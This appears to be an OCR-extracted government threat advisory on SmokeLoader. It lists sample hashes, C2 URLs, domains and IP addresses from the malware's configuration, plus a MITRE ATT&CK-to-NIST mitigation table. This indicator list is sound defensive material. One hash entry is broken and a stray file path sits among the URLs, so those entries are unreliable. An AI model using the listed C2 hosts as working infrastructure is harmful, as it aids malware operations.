25f828b244c99d77ad60ff641d388b20bbcee445c33cdc0d8616e8e55e1ba834 63bb18e5ccfb5c45ec0870a6b5b3b936e4e549005d6ccd0850b099c59aa8946e 31be756b4315098a94855a8b236bcf6e55d97acbc5cebe75d1a668dff45bb82b 90ed5f6719265e25c3483b11704e3158622128816def1f7515988b7de5f5f1de 8b4b9b473f73b70c55d21d33149ced0c234fff919d15ff73cca22b93818a785c 9b50c4624bd60aea94b85afeeac6d61c485bee42fdeeffedc5d9617f4650c51c 41fe1fea884daee189076a5bb5b288852ed5b72d3b89576b740be6baceaa69c5 55076f9a6e5ee25e2deb7b8417431bd71ff34a74c600efbd53144a9b0a178946 411525bb70e9579cc4dc62458bbcfc88ca44d6ca6046a43e4e2ef13873edb1a8 fdf8a89e8c90ed0653780acc77c180185b8971e62d2a02dcaabcfc456d05bd96 493f708129bf25ff4bb734c179d336f223d9d21ea53b7e5e52f9535a72415bfd 6999f5f3c6824f27b5a1fb436c59d369f6f1ec08365d48cd1c8d21d1058eaafc d895f40a994cb90416881b88fadd2de5af165eec1cd41b0ddd08fa1d6b3262bb 41b74077e7707dfce2752668a3201e3bc596ade5594535c266e3249c2e697cb2 40c9bc7186f21b6e2a7da28632e70d9b9bce01cc63c692d4383ac03e13e45533 ac1aedd7d08d3e92ded28d07944d8a8039650a36dec8b4a5d7b675ce2c5512c4 a4aff83623cac142f178d589514c21e060f57843d729d808edc860a91772d7d7 cb3aff029bd0af35ecf2567525e01847cfb5792d89ea769b7429e6d99186a88a fb3a98c4bb3aa8f1022d4f286c1bd8008862a9c09178e5823568368c3bfbfa1c 739e735aa73cfdbfc08c696e0426434aa78139110b416313d2a39d93915ee318 fc599616464635cd824e199d2d02c5c78d0f10bcf02a657d4144849d06c7cccf f2989f4526295db77ac4e9e10fb26a7ff5c9e7fd19485d72d2cb16093d5a967d 33733489e56cae26f1974de014c2004fb75c0a07b8d544545926a2c452a64ef2 7dd271fc051693da3e8e735472ab2ead072c599169ec6ebf54997996b798772b c8ce6c89922e752df3cc9719ae19fa6e50c07ad99b7eda2eec995ab37febf428 42e8e787e55709c8058838ab3e8e2770e7e8d0556f1a8fdc7fd5af4481a44aa5 59126c9514edae03205274dddbd30687e8287c89a6a17828de3c8ec217edc823	File hash (SHA-256) of a file, related to SmokeLoader distribution

	cc4e18d25ce53ae65c3d80fdcaa336f0439b61ed750621b4415a378a8881622e 68f5eee3b2a9ece7df774de37fe6108d6417aa4d5f1b83fee96d69e3336bdf09 4606430cab74535328d1378cc2a8f82531290dc70dd08b49f08fc50cbe115a7e 6175d5231849905e3f35015bc80fe72901018be6d16ca516c5de0477ad6ed7e2 b2e0831a199021924aec19e14716c79c6dcee675b56abf34c0062978297b90d1 b2a67af94be79b3a27358289c53ed4a863f2514f4866176796b186599842c17c 41682deb112f3569af4d645e600726b0cadea95b074908b93497c2733337313a 930e101aea5b67868b28d20412ec1fee81f81d733059d4a1a895cc18a546341f 7ef6ff14d157a5e8e137a4a2e489c0fded5ea116f201f1d69508ad1c37956c74 6a89bcfa9e6e5f8ab93be9031720f281b5e8923092622163a9d7b7192ad9c5d4 3500b51d167eed2a7b2703af97a8e588d676b10c557e1f16ab26de80f2b8fb86 0d910dac90a30dec52c6484bd7087f4a1d55d827a093a2f43c9dfe59a082aab9 3ac06154dea00c6f17fba1c52956affdda59eba036b3d5d077c37c93fe277a26 7781122a4a2aea14f0d7cab9d9a1a9cf0e4e9ef5f31639449f56a0b1ecebb2d9 0f93344347469ebef7b0d6768f6f50928b8e6df7bc84a4293b7c4a7bb5b98072 de995c3d45d44d3d8ad8e701d6bf1ac2433f18afc53649a9fde3e999458f44c5 888137d7b17834fbd10ad3ee72a1bfba40d8e9cc02c2cd2585e9720750dca8b8 9f1dcbc35c350d6027f98be0f5c8b43b42ca52b7604459c0c42be3aa88913d47 9d2faf3670a00160c4928e0ffc90822d9977b1a7c4caf502ee614e67860458bb e10ffedb2a7ffd597675e0ab49a4e63b7539ee0886eaa6de14168b95978aac14	
SHA-256	ae74817df2569f0619a180f569caf62d7ac5d5418f7a64cb4e21724f20d96dd6 6667500156d0b0d81fb98d32794c8c50de82fc915d2a59780e9b6e1b9f78ada7 9892c10b94bbb90688cdc3dd6d51f3343b9cc19069fa4c1fe3594600a3d03330 9e19ad9e55c46bac4160d3d69232bbbac37493d3a4ac965304e10f2b660a4f22 9cc15fabac4e68ad9ac19a128986a792255a9da23f7f5bd115bb3533f40fa796 2e90d948d354426bc6df9baab02d922e7f20ef7056da780d58f57b6aa54ceb20 ccf57eff80d10c7a3d6236802e91d4f60fbe68a8cca21d670ffdb7c6c6cb897b 185b82b06a5bc2ccb5643440227293c7fa123216f7abfb685bdc0dc70dffdc37 521526a7850de04b3cf1f592b932621a59e5af4b8d56e258443994edd42dbbce 62bd1cc92bb049d37c1cac2612b052502b672a537ba7554fba8be7e4aeeab473 b82633a0808f72d19973fd16c441a1ea1b16fa1e96ef6c5aaece1894bc026d78 17f8550a294b8d451e7fdd38c7acc759402ef42547ec4905d7abe796e49f2d0e a8a3130c779904e23b50d69b4e73a714b345e296feebb9f64a732d5c73e7973b 8f0d1e93eebb79a22158a501d3bfcb2251949f121f86c1d34468cbe260faed18 e5314f7a9969af109606c84567ecf951570dd1495c400a1e5bf215fd5cdb3fd2 14331067000909921 4b1b1a812e98a485db3e2879ab35dca8ba63005a62a610c d3bff8ee2566c13a391cec24be134d3d04ee65b87529e1c98caf93b5b559fce4 ebbf474d69519b7ded60c1dab807dab492c33d9caf76e6495c2ee92be573011e 5d72dd3ea91f2f0c953a68078201bc75ef4bc71756e83261cd03177f60dab70f 7fc53b389b0db7ea8de5293b0ab5647702ae4f53f8db62a9d4898fdfcbcfc8d8 6fe8c9bfed9abde0c5ccf98f9307da5e24eb9601788274593b3e30b1fbe7f53a 0ab5b7bd2a995ee4a53038980dbd3d58c57086796225bd6657b616dd09cceebb e605801bc7c2082ec270d22e7e99359678e4ef8f04c4ff64f7a628bff324620b	File hash (SHA-256) of a SmokeLoader sample
URI	http://coudzoom.ru/ http://balkimotion.ru/ http://ligaspace.ru/ http://ipodromlan.ru/ http://redport80.ru/ http://superboler.com/ http://lamazone.site/ http://criticalosl.tech/ http://3dstore.pro/ http://humanitarydp.ug/ http://shopersport.ru/ http://sindoproperty.org/ http://maximprofile.net/ http://zaliphone.com/ http://polinamailserverip.ru/ http://zaikaopentra.com.ug/ http://zaikaopentra-com-ug.online/ http://infomalilopera.ru/ http://jskgdhjkdfhjdkjhd844.ru/ http://jkghdj2993jdjjdjd.ru/ http://kjhgdj99fuller.ru/ http://azartnyjboy.com/ http://zalamafiapopcultur.eu/ http://hopentools.site/ http://kismamabeforyougo.com/ http://kissmafiabeforyoudied.eu/ http://gondurasonline.ug/ http://nabufixservice.name/ http://filterfullproperty.ru/ http://alegoomaster.com/ http://freesitucionap.com/ http://droopily.eu/ http://prostotaknet.net/ http://zakolibal.online/ http://verycheap.store/ http://internetcygane.ru/ http://zallesman.ru/	URI from the C2 Configuration of a SmokeLoader sample


	http://maxteroper.ru/ http://kilomunara.com/ http://napropertyhub.eu/ http://nafillimonilini.net/ http://goodlenuxilam.site/ http://jimloamfilling.online/ http://vertusupportjk.org/ http://liverpulapp.ru/ http://zarabovannyok.eu/ http://cityofuganda.ug/ http://hillespostelnm.eu/ http://jslopasitmon.com/ http://zaikadoctor.ru/ http://sismasterhome.ru/ http://supermarioprohozhdenie.ru/ http://krasavchikoleg.net/ http://samoramertut.ru/ http://metallergroup.ru/ http://infomailforyoumak.ru/ http://coinmakopenarea.su/ http://humanitarydp.ru/ http://zaikaopentra.com.ru/ http://zaikaopentra-com-ug.su/ http://kismamabeforyougo.ru/ http://kissmafiabeforyoudied.ru/ http://gondurasonline.ru/ http://privathostel.ru/ http://dublebomber.ru/ http://yavasponimayu.ru/ http://nomnetozhedenyuzhkanuzhna.ru/ http://prostosmeritesya.ru/ http://ipoluchayteudovolstvie.ru/ http://super777bomba.ru/ http://specnaznachenie.ru/ http://zakrylki809.ru/ http://propertyminsk.by/ http://iloveua.ir/ http://moyabelorussiya.by/ http://tvoyaradostetoya.ru/ http://zasadacafe.by/ http://restmantra.by/ http://kozachok777.ru/ http://propertyiran.ir/ http://sakentoshi.ru/ http://popuasyfromua.ru/ http://diplombar.by/ http://againandagaingmorder.ru/index.php http://colbasaibliny.ru/index.php http://cafewithcraftbeer.ru/index.php http://mymozhemesche.ru/index.php http://antidomen.by/index.php http://foodplacecafe.by/index.php http://pozvonimnepozvoni.ru/index.php http://ximpromooo.ru/index.php http://narkotikizlo.ru/index.php http://yavashakrysha.ru/index.php http://etovamnepomozhet.ru/index.php http://myvasocheunlyubim.ru/index.php http://spasibozavsedruziya.ru/index.php http://vymnenravites.by/index.php http://propertyofiranmy.ir/index.php http://sportlotovukraine.ru/index.php http://vseochenxorosho.ru/index.php http://nekuritebambuk.ru/index.php http://monopoliafromyou.ru/index.php http://superdadymster.ru/index.php http://hipermomentum7.ru/index.php http://istericaoperamus.ru/index.php http://cafesupergeroy13.ru/index.php http://restoranguliuyuli.ru/index.php http://popuasyvsegda.ru/index.php http://limpopo365year.ru/index.php http://specagendcafemsk.ru/index.php http://druigvsegdaryadom.ir/index.php http://zaletelicaferestoran.ru/index.php http://spasibosaunaibanya.by/index.php http://yalublyukartoshku.by/index.php http://kartoshenkocaferest.ru/index.php http://vilimonstertut.ru/index.php	
Domain	coudzoom.ru balkimotion.ru	Domain from the C2 Configuration of a SmokeLoader sample

	ligaspace.ru ipodromlan.ru redport80.ru superboler.com lamazone.site criticalosl.tech 3dstore.pro humanitarydp.ug shopersport.ru sindoproperty.org maximprofile.net zaliphone.com polinamailserverip.ru zaikaopentra.com.ug zaikaopentra-com-ug.online infomalilopera.ru jskgdhjkdfhjdkjhd844.ru jkghdj2993jdjjdjd.ru kjhgdj99fuller.ru azartnyjboy.com zalamafiapopcultur.eu hopentools.site kismamabeforyougo.com kissmafiabeforyoudied.eu gondurasonline.ug nabufixservice.name filterfullproperty.ru alegoomaster.com freesitucionap.com droopily.eu prostotaknet.net zakolibal.online verycheap.store internetcygane.ru zallesman.ru maxteroper.ru kilomunara.com napropertyhub.eu nafillimonilini.net goodlenuxilam.site jimloamfilling.online vertusupportjk.org liverpulapp.ru zarabovannyok.eu cityofuganda.ug hillespostelnm.eu jslopasitmon.com zaikadoctor.ru sismasterhome.ru supermarioprohozhdenie.ru krasavchikoleg.net samoramertut.ru metallergroup.ru infomailforyoumak.ru coinmakopenarea.su humanitarydp.ru zaikaopentra.com.ru zaikaopentra-com-ug.su kismamabeforyougo.ru kissmafiabeforyoudied.ru gondurasonline.ru privathostel.ru dublebomber.ru yavasponimayu.ru nomnetozhedenyuzhkanuzhna.ru prostosmeritesya.ru ipoluchayteudovolstvie.ru super777bomba.ru specnaznachenie.ru zakrylki809.ru propertyminsk.by iloveua.ir moyabelorussiya.by tvoyaradostetoya.ru zasadacafe.by restmantra.by kozachok777.ru propertyiran.ir sakentoshi.ru popuasyfromua.ru diplombar.by againandagaingmorder.ru	

	colbasaibliny.ru cafewithcraftbeer.ru mymozhemesche.ru antidomen.by foodplacecafe.by pozvonimnepozvoni.ru ximpromooo.ru narkotikizlo.ru yavashakrysha.ru etovamnepomozhet.ru myvasocheunlyubim.ru spasibozavsedruziya.ru vymnenravites.by propertyofiranmy.ir sportlotovukraine.ru vseochenxorosho.ru nekuritebambuk.ru monopoliafromyou.ru superdadymster.ru hipermomentum7.ru istericaoperamus.ru cafesupergeroy13.ru restoranguliuyuli.ru popuasyvsegda.ru limpopo365year.ru specagendcafemsk.ru druigvsegdaryadom.ir zaletelicaferestoran.ru spasibosaunaibanya.by yalublyukartoshku.by kartoshenkocaferest.ru vilimonstertut.ru	
IP	188.114.96.0 188.114.97.0 104.21.33.216 172.67.192.215 195.123.219.57 193.106.175.11 194.58.112.174 91.203.193.162	IP address of the active domain from the C2 Configuration of a SmokeLoader sample

MITRE ATT&CK & NIST 800-53 Context

MITRE ATT&CK Tactic	MITRE ATT&CK Technique	MITRE ATT&CK Sub-Technique	NIST 800-53 Mitigation
Initial Access TA0001	**Phishing** T1566	**Spearphishing Attachment** T1566.001	Sub-Technique is mitigated by: **AC-4, CA-7, CM-2, CM-6, IA-9, SC-20, SC-44, SC-7, SI-2, SI-3, SI-4, SI-8**
Execution TA0002	**Command and Scripting Interpreter** T1059	**PowerShell** T1059.001	Sub-Technique is mitigated by: **AC-17, AC-2, AC-3, AC-5, AC-6, CM-2, CM-5, CM-6, CM-8, IA-2, IA-8, IA-9, RA-5, SI-10, SI-16, SI-2, SI-3, SI-4, SI-7**
		Windows Command Shell T1059.003	Sub-Technique is mitigated by: **AC-17, AC-2, AC-3, AC-6, CM-2, CM-6, SI-10, SI-16, SI-3, SI-4, SI-7**
		JavaScript T1059.007	Sub-Technique is mitigated by: **AC-17, AC-2, AC-3, AC-6, CA-7, CM-2, CM-6, CM-7, CM-8, RA-5, SC-18, SI-10, SI-16, SI-3, SI-4, SI-7**
	User Execution T1204	**Malicious Link** T1204.001	Sub-Technique is mitigated by: **AC-4, CA-7, CM-2, CM-6, CM-7, SC-44, SC-7, SI-2, SI-3, SI-4, SI-8**
		Malicious File T1204.002	Sub-Technique is mitigated by: **AC-4, CA-7, CM-2, CM-6, CM-7, SC-44, SC-7, SI-10, SI-3, SI-4, SI-7, SI-8**
Defense Evasion TA0005	**Hide Artifacts** T1564	**Hidden Files and Directories** T1564.001	Tactic is mitigated by: **CM-2, CM-6, SI-2, SI-3, SI-4, SI-7**
		Hidden Window T1564.003	Sub-Technique is mitigated by: **CM-7, SI-10, SI-7**
	Masquerading T1036	**Double File Extension** T1036.007	Sub-Technique is mitigated by: **CA-7, CM-2, CM-6, CM-7, IA-2, SI-4**
		Masquerade File Type T1036.008	Technique is mitigated by: **AC-2, AC-3, AC-6, CA-7, CM-2, CM-6, CM-7, IA-9, SI-10, SI-3, SI-4, SI-7**
	Obfuscated Files or Information T1027	**Command Obfuscation** T1027.010	Technique is mitigated by: **CM-2, CM-6, SI-2, SI-3, SI-4, SI-7**
Command and Control TA0011	**Application Layer Protocol** T1071	**Web Protocols** T1071.001	Sub-Technique is mitigated by: **AC-4, CA-7, CM-2, CM-6, CM-7, SC-10, SC-20, SC-21, SC-22, SC-23, SC-31, SC-37, SC-7, SI-3, SI-4**



Contact

the State Cyber Protection Centre
of the State Service of Special Communications
and Information Protection of Ukraine